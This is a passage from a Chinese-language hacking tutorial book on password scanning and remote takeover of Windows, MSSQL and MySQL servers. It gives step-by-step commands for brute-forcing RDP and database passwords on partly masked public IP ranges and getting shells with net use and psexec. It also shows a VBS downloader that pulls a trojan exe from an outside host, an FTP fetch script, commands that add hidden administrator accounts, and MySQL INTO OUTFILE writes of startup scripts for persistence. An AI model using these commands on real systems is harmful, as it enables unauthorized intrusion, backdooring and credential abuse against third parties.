


图 3-4　NTScan 扫描记录文件




图 3-5　NTScan 辅助功能

03　实施控制

在 DOS 命令提示符下输入“net use \\221.*.*.*\admin$ "mrs6100" /u:administrator”命令，获取主机的管理员权限。如图 3-6 所示，命令执行成功。




图 3-6　建立连接

04　执行 Psexec 命令

输入“psexec \\221.*.*.* cmd”命令，获取一个 DOSShell，如图 3-7 所示。




图 3-7　获取 DOSShell

严禁网络传播本PDF，违者责任自负！

说明

（1）以上两步可以合并。在 DOS 命令提示符下输入“psexec \\ipaddress -u administrator -ppassword cmd”。例如，在上例中可以输入“psexec \\221.*.*.*　-u Administrator -pmrs6100 cmd”命令获取一个 DOS 下的 Shell。

（2）在有些情况下，“psexec \\ipaddress -u administrator -ppassword cmd”命令不能正常执行。

05　从远端查看被入侵计算机的端口开放情况

使用“sfind -p 221.*.*.*”命令依次查看远程主机端口的开放情况。第一台主机仅仅开放了 4899 端口，第二台主机开放了 80 和 4899 端口，第三台主机开放了 3389 端口，如图 3-8 所示。

06　上传文件

在该 DOSShell 下执行文件下载命令，将一些工具软件或者木马软件上传到被攻击的计算机中，如图 3-9 所示。




图 3-8　查看端口开放情况




图 3-9　上传文件

07　查看主机基本信息

执行“systeminfo info”命令可查看被入侵计算机的基本信息。该计算机的操作系统为 Windows 2000 Professional，如图 3-10 所示。




图 3-10　查看主机基本信息

严禁网络传播本PDF，违者责任自负！

说明

（1）可以使用以下 VBS 脚本命令上传文件。

```
    echo with wscript:if .arguments.count^<2 then .quit:end if >dl.vbe
    echo                  set                  aso=.createobject("adodb.stream"):set
web=createobject("microsoft.xmlhttp") >>dl.vbe
    echo   web.open   "get",.arguments(0),0:web.send:if   web.status^>200   then
quit >>dl.vbe
    echo                                                aso.type=1:aso.open:aso.write
web.responsebody:aso.savetofile .arguments(1),2:end with >>dl.vbe
    cscript dl.vbe http://www.mymuma.com/software/systeminfo.exe systeminfo.exe
```

（2）如果不能通过执行 VBS 脚本上传文件，可以通过执行 FTP 命令上传文件。FTP 命令如下。

```
    echo open 192.168.1.1 >b
    echo ftp>>b
    echo ftp>>b
    echo bin>>b
    echo get systeminfo.exe >>b
    echo bye >>b
    ftp -s:b
```

（3）上传文件时，建议先使用“dir filename”命令查看文件是否存在，上传后再次通过“dir filename”命令查看文件是否上传成功。

小结

本案例通过 NTScan 扫描工具软件扫描主机口令，配合 psexec 等命令成功控制并扫描使用弱口令的计算机。

3.1.2 使用 Tscrack 扫描 3389 口令

3389 终端攻击主要通过 3389 破解登录器（Tscrack）实现。Tscrack 是微软远程终端服务（3389）的测试产品，有人将其做了一些修改，可以用来破解 3389 口令，其核心原理就是利用字典配合远程终端登录器尝试登录，一旦登录成功，则认为破解成功。能否破解成功主要取决于字典强度和时间长度。

01 Tscrack 初次运行时需要进行安装，直接运行 tscrack.exe 程序即可。如果不能正常运行，则需要运行“tscrack -U”命令卸载 Tscrack 中的组件后再运行 tscrack.exe。运行成功后，会提示安装组件、解压缩组件、注册组件成功，如图 3-11 所示。

02 寻找开放了 3389 端口的 IP 地址。在 DOS 提示符下输入命令“sfind -p 220.*.*.*”，探测其端口开放情况，如图 3-12 所示。

03 构建字典文件 100words.txt，在该文件中加入破解口令，每一个口令占用独立的一行，且行尾无空格。编辑完成后，如图 3-13 所示。

04 编辑破解命令。如果仅仅是对单个 IP 地址进行破解，其破解命令格式为“tscrack ip -w 100words.txt”，如果是对多个 IP 地址进行破解，则可以将 IP 地址整理成一个文件，每一个 IP 地址占一行，且行尾无空格，将其保存为 ip.txt，然后编辑一个批命令，如图 3-14 所示。

严禁网络传播本PDF，违者责任自负！

说明

（1）原程序 tscrack.exe 可以更改为任意名称。100words.txt 也可以是任意名称。

（2）如果是对多个 IP 地址进行破解，则字典文件不能太大，否则破解时间会很长。建议针对单一的 IP 地址进行破解。




图 3-11　安装 Tscrack 程序




图 3-12　探测 3389 端口




图 3-13　构建字典文件




图 3-14　编辑破解命令

05　破解 3389 口令。运行批命令后，远程终端破解程序开始破解，Tscrack 会使用字典的口令逐一尝试登录，程序会自动输入密码。如图 3-15 所示，在程序破解过程中不要手工进行干涉，让程序自动进行破解。

06　破解成功，程序自动结束，显示破解的口令和破解所花费的时间，如图 3-16 所示。

07　使用口令和用户名登录。运行 mstsc.exe 打开终端连接器，输入 IP 地址进行连接，在 3389 连接界面中输入刚才破解的密码和 Administrator 用户名，连接成功，如图 3-17 所示。

说明

（1）Tscrack 破解 3389 终端口令后不会生成 log 文件，破解的口令显示在 DOS 窗口中，一旦 DOS 窗口关闭，所有结果都不会保存。

严禁网络传播本PDF，违者责任自负！

（2）如果对多个IP地址进行3389终端口令破解，Tscrack程序将对所有IP地址尝试破解后才会停止。

（3）Tscrack破解3389终端口令对应的用户只能是Administrator，对其他用户无能为力。

图3-15　破解口令




图3-16　破解口令成功




图3-17　进入远程终端桌面

小结

本案例通过Tscrack程序破解远程终端（3389）的口令。只要字典足够强大，时间足够，如果对方未采取IP地址登录限制等安全措施，则其口令在理论上是肯定可以破解的。应对3389远程终端口令破解的安全措施是进行IP地址信任连接，或者通过一些软件限制只有某些IP地址才能访问远程终端。

3.1.3　使用Fast RDP Brute暴力破解3389口令

Fast RDP Brute是俄罗斯的Roleg开发的一款暴力破解工具，主要用于扫描远程桌面连接弱口令，官方网站下载地址为http://stascorp.com/load/1-1-0-58，界面如图3-18所示。Tscrack主要针对Windows 2000 Server操作系统，对Windows 2003及以上版本效果较差，而Fast RDP Brute则针对所有版本。




图 3-18　程序主界面

1. 设置主要参数

- Max threads：设置扫描线程数，默认值为 1000，一般不用修改。
- Scan timeout：设置超时时间，默认值为 2000，一般不用修改。
- Thread timeout：设置线程超时时间，默认值为 60000，一般不用修改。
- Scan ports：设置要扫描的端口，根据实际情况设置，默认值为 3389、3390 和 3391。在实际扫描过程中，如果是对某个已知 IP 地址和端口进行扫描，建议删除多余端口。例如，对方端口为 3388，则只保留 3388 即可。
- IP ranges to scan：设置扫描的 IP 地址范围。
- 用户名和密码：可以在文件夹下的 user.txt 和 pass.txt 文件内自行设置。如图 3-19 所示，在默认的 user.txt 文件中包含俄文的管理员，一般不使用，可以根据实际情况进行设置。




图 3-19　设置暴力破解的用户名和密码字典

2. 局域网扫描测试

本次测试采用 VMware 环境，搭建了两个平台，扫描主机 IP 地址为 192.168.148.128，被扫描主机 IP 地址为 192.168.148.132，操作系统为 Windows 2003，开放 3389 端口。在该服务器上新建 test、antian365 用户，并将设置的密码复制到扫描字典中，单击“Start scan”按钮进行扫描，扫描结果如图 3-20 所示。

注意

（1）在 192.168.148.132 服务器上必须开启 3389。

（2）在扫描服务器上执行 mstsc 命令，输入 IP 地址 192.168.148.132 进行 3389 登录测试，看看能否访

问网络。如果无法访问网络，则扫描无效。




图 3-20　扫描结果

3. 总结与思考

- 该软件虽然提供多个用户同时扫描的机制，但只要扫描出一个结果后，就停止扫描。对于多用户扫描，可以在扫描出结果后，将已经扫描出来的用户删除，再进行扫描，或者针对单用户进行扫描。
- 扫描时间过长或者连接次数较多时，会显示“too many errors”错误。
- 该软件可以对单个用户进行已知密码扫描。在已经获取内网权限的情况下，可以对整个网络中开放 3389 端口的主机进行扫描，以获取权限。
- DUBrute V4.2 RC 也可以进行 3389 密码暴力破解测试，测试环境同上，实际测试效果无法破解。

3.1.4　SQL Server 2000 口令扫描

通过本案例可以学到如下内容。

- 一种扫描 MSSQL 口令的方法。
- 通过 SQLCMD 连接数据库，并在 SQLCMD 提示符下执行各种命令。

SQL Server 2000 数据库一般都是安装在 Server 操作系统中。在网络入侵过程中，对数据库的攻击也是典型的攻击手段之一，加之目前市面上很多安全检测和入侵软件均具有数据库口令扫描功能，所以一旦获取数据库中 sa 用户的口令，入侵者就可以执行添加用户等危险命令，数据库很容易被入侵者完全控制。常见的数据库攻击主要有以下几种。

（1）通过互联网直接连接进行攻击

数据库要想正常使用，必须开放 1433（1434）或者指定端口。这些端口在互联网上都可以探测到。如果没有对 IP 地址进行限制，则在互联网上的任何用户都可以访问这台服务器的 1433 端口，SQL Slammer 蠕虫就是针对 SQL 服务器的漏洞实施攻击的。这些直接的攻击能够导致拒绝服务攻击、缓冲溢出和其他攻击。

（2）安全漏洞扫描

安全漏洞扫描通常是指针对操作系统、网络应用程序或者数据库系统本身的弱点进行扫描。攻

击者在安全扫描过程中可以很轻松地发现没有使用 SQL 安全补丁、互联网信息服务（IIS）设置弱点及 SNMP（简单网络管理协议）等漏洞并实施攻击，从而攻破数据库。入侵者在攻击过程中可能使用公开的工具，也可能使用专用工具，还可能利用一些大型公司提供的安全扫描程序，如 Qualys 的普通扫描工具 QualysGuard、SPI Dynamics 的网络应用程序扫描工具 WebInspect 等。

（3）列举 SQL 服务器解析服务攻击

Chip Andrews 的 SQLPing v2.5 可用来查看 SQL 服务器系统、查看数据库实例及确定版本编号等。当长时间的 SQL 服务器请求发送到 UDP 端口 1434 的广播地址时，会出现缓冲溢出问题。

（4）破解 SA 口令

攻击者可以通过破解 SA 口令的方法进入 SQL 服务器数据库。Application 安全公司的 AppDetective 和 NGS 软件公司的 NGSSQLCrack 等商业性工具软件都有破解 sa 口令的功能，还有一些扫描工具软件也可以很好地破解 sa 口令。在下面的案例中，我们会着重介绍如何扫描 sa 口令并实施完全控制。

（5）直接利用安全漏洞攻击

可以利用 Metasploit 等工具软件直接实施攻击。Metasploit 利用在正常的安全漏洞扫描过程中发现的安全漏洞实施攻击，这种攻击手段非常有效，攻击者还可利用这种手段突破系统、从事代码注入或者取得未经授权的命令行访问权限。

（6）SQL 注入攻击

SQL 注入攻击是目前网络上最为流行的一种攻击方式，主要通过构建 SQL 语言脚本实施攻击。目前网上有很多流行的 SQL 注入攻击工具，如“教主”的 HDSI 3.0、“明小子”的 Domain 3.5 等。利用这些工具实施攻击，操作很简单。

（7）Google hacks

Google hacks 利用 Google 搜索引擎不同寻常的力量搜索出可公开访问的系统泄露的 SQL 服务器错误，如“Incorrect syntax near”，黑客能够使用 Google 找到口令、网络服务器中的安全漏洞、基本的操作系统、公开提供的程序及其他能够用来攻破 SQL 服务器系统的东西。

（8）熟读网站源代码寻找 0day 漏洞

目前，很多网站的 BBS、Blog、文章系统、内容管理系统都是使用公开发行的版本，通过阅读这些公开程序的源代码，研究和分析系统代码中存在的问题——这些问题极有可能是 0day 漏洞，找到问题以后就可以利用并实施攻击和控制。

下面是使用 HScan 扫描 MSSQL 口令并实施攻击的一个案例。

01　设置 HScan

运行 Hscangui 程序后，分别设置一个扫描 IP 段的起始 IP 地址和结束 IP 地址，然后在扫描模块中只选中“check MSSQL weak accounts”选项，如图 3-21 所示。设置完毕，在菜单中单击“start”命令进行扫描。

02　查看扫描结果

在 HScan 扫描中有 3 个地方存放了扫描结果：第一个是 Reports 文件夹下的 html 文件；第二个是 log 文件夹下的 Hscan.log；第三个是 HScan 扫描窗口左下方区域，该区域中显示了 IP 地址、用户名称（username）、口令（password）及类型（type），如图 3-22 所示。

注意

（1）Hscan.log 文件中的内容，每次扫描时都会进行完全覆盖，不保留以前的扫描记录。因此，每次扫描结束后，必须更改该文件的名称或者将其另存为其他文件。

（2）关闭 HScan-GUI 程序后，HScan 扫描区域左下方的扫描结果会自动清除。




图 3-21　设置扫描 MSSQL 弱口令模块




图 3-22　HScan 的扫描结果

03　连接数据库

选中类型为“MSSQL”的记录，在扫描结果区域单击左键，选择“connect”命令直接连接数据库，连接成功以后如图 3-23 所示。




图 3-23　连接 MSSQL 数据库

注意

在选择记录时一定要小心，右键是清除（Clean）记录命令，左键是连接（Connect）命令，清除扫描结果以后不能恢复。

04　执行命令

在 SQLCMD 提示符下分别输入命令“net user”、“net user aspnet aspnet****”、“net localgroup

administrators aspnet /add”，查看并添加“aspnet”用户，口令为“aspnet****”，提升“aspnet”用户的权限到 Administrators 组中，如图 3-24 所示。




图 3-24　执行命令

说明

（1）由于这种弱口令的 MSSQL 服务器极有可能有多个入侵者进行了扫描，入侵者在入侵成功后会将一些存储过程删除，导致 SQLCMD 能够连接却不能执行命令。这个时候，可以通过 SQL 查询分析器连接该数据库，连接成功后即可查看数据服务器中的数据库，将数据库中表的内容（如 user 表等）配合 Web 实施控制。数据库中的一些表包含用户名称和密码等信息。

（2）通过“net localgroup administrators”命令可以查看刚才添加的具有管理员权限的用户 aspnet。在本例中可以看到有多个管理员用户，说明该计算机已经被入侵，如图 3-25 所示。




图 3-25　查看所有管理员用户

05　执行其他控制命令

在 DOS 命令提示符界面输入“psexec \\218.*.*.212 cmd -u aspnet -paspnet2005”，找出一个 DOSShell，可以在该 Shell 中上传木马程序、开启 3389 远程终端服务等。

小结

本案例主要通过扫描 MSSQL 弱口令实施攻击。一旦扫描出 MSSQL 的弱口令，则很容易通过 HScan 的 SQLCMD 连接工具进行连接。连接成功后，如果与在 DOS 下的操作命令相同，就相当于一个 DOS 下的 Shell，可以执行各种命令。

3.1.5 MySQL 口令扫描案例

MySQL 作为一款免费数据库，如今在网络上已被广泛使用。由于在 MySQL 数据库中不能执行命令，所以，MySQL 数据库在攻击难度上高于 MSSQL 数据库。研究表明，有 3 种思路可以对 MySQL 进行攻击，攻击的前提条件是已经获得了 MySQL 的用户名和密码。

- 创建表，并在表中插入 VBS 脚本，通过导出表命令将 VBS 脚本导出到程序启动列表，当计算机重启时便会执行 VBS 脚本。
- 查看数据库表中的内容。目前使用 MySQL 数据库的服务器一般与 Web 服务器结合得比较紧密，通过查看 MySQL 数据库中有关用户及密码信息的表，特别是含有管理员信息的表，结合 WebShell 等，就可以实施控制。
- 利用 MySQL 应用程序漏洞进行攻击，查看 MySQL 的版本并利用 MySQL 溢出等程序对服务器进行溢出攻击。

本例主要介绍以上第一种和第二种情况，其他情况读者可以自行尝试。

01 设置 HScan

设置扫描的起始 IP 地址和结束 IP 地址，在扫描模块中选择“check MySQL weak account”选项，如图 3-26 所示。设置完毕，在“menu”菜单中选择“start”选项，开始扫描 MySQL 弱口令。

02 查看扫描结果

扫描结束后，在 HScan 左下方区域会显示详细的扫描结果，如图 3-27 所示。




图 3-26 设置 MySQL 扫描参数




图 3-27 MySQL 扫描结果

03 连接数据库并查看数据库服务器中的数据库

单击选择一条扫描记录，然后单击“connect”命令，连接 MySQL 数据库。在 MySQL 数据库中，所有的命令都是在 DOS 提示符下运行的。连接成功后会出现 MySQL 的提示符，在其中输入“show databases;”命令查看数据库服务器中的数据库，如图 3-28 所示。

说明

（1）MySQL 数据库开放的端口是 3306 端口，如果不使用 HScan 软件直接进行连接，可以使用 MySQL

数据库连接命令进行连接。

（2）在 MySQL 中，执行命令时需要在每一个语句后面加上“;”才能使命令成功运行。

（3）在 MySQL 中有一些常用命令。“show databases;”命令用于查看数据库服务器中的数据库，“show tables;”命令用于查看当前数据库中的表，“use databasename;”命令表示数据库名称为“databasename”的数据库为当前数据库。

（4）在对被入侵服务器的 MySQL 发动攻击前，要扫描被入侵服务器的端口开放情况，以便后期控制。一般选择开放 23、4899、3389 端口的服务器。




图 3-28　连接并查看 MySQL 数据库服务器中的数据库

04　创建表并将 VBS 脚本插入表

依次运行以下命令，完成后如图 3-29 所示。

- show databases;
- use test;
- show tables;
- create table a (cmd text);
- insert into a values ("set wshshell=createobject (""wscript.shell"") ");
- insert into a values ("a=wshshell.run (""cmd.exe /c net user aspnet aspnettest/add"",0)");
- insert into a values ("b=wshshell.run (""cmd.exe /c net localgroup Administrators aspnet /add"",0) ");
- select * from a;




图 3-29　创建表和将 VBS 脚本插入表中

非卖品，仅供非商业用途或交流学习使用

05　导出 VBS 脚本到启动

使用以下命令将刚才在 a 表中创建的 VBS 脚本导出到启动选项中。

```
    select * from a into outfile "C:\\Documents and Settings\\All Users\\「开始」
菜单\\程序\\启动\\a.vbs";
```

导入成功后，系统重新启动时会自动添加密码为“1”且用户名为“1”的用户到管理员组中。在实际使用过程中，该脚本成功执行的几率比较低，有时会出现不能导出的错误，如图 3-30 所示。




图 3-30　导出脚本错误

推荐使用以下脚本。

```
    show databases;
    use test;
    show tables;
    create table b (cmd text);
    insert into b values ("net user Aspnet 123545345!* /add");
    insert into b values ("net localgroup administrators Aspnet /add");
    insert into b values ("del b.bat");
    select * from b into outfile "C:\\Documents and Settings\\All Users\\「开始」
菜单\\程序\\启动\\b.bat";
```

该脚本执行后会闪现 DOS 窗口，如果有权限导入启动选项中，则一定会执行成功。在虚拟机中通过 MySQL 连接器连接并执行以上命令后，在“C:\Documents and Settings\All Users\「开始」菜单\程序\启动”目录中会有刚才导出的 b.bat 脚本文件，如图 3-31 所示。

说明

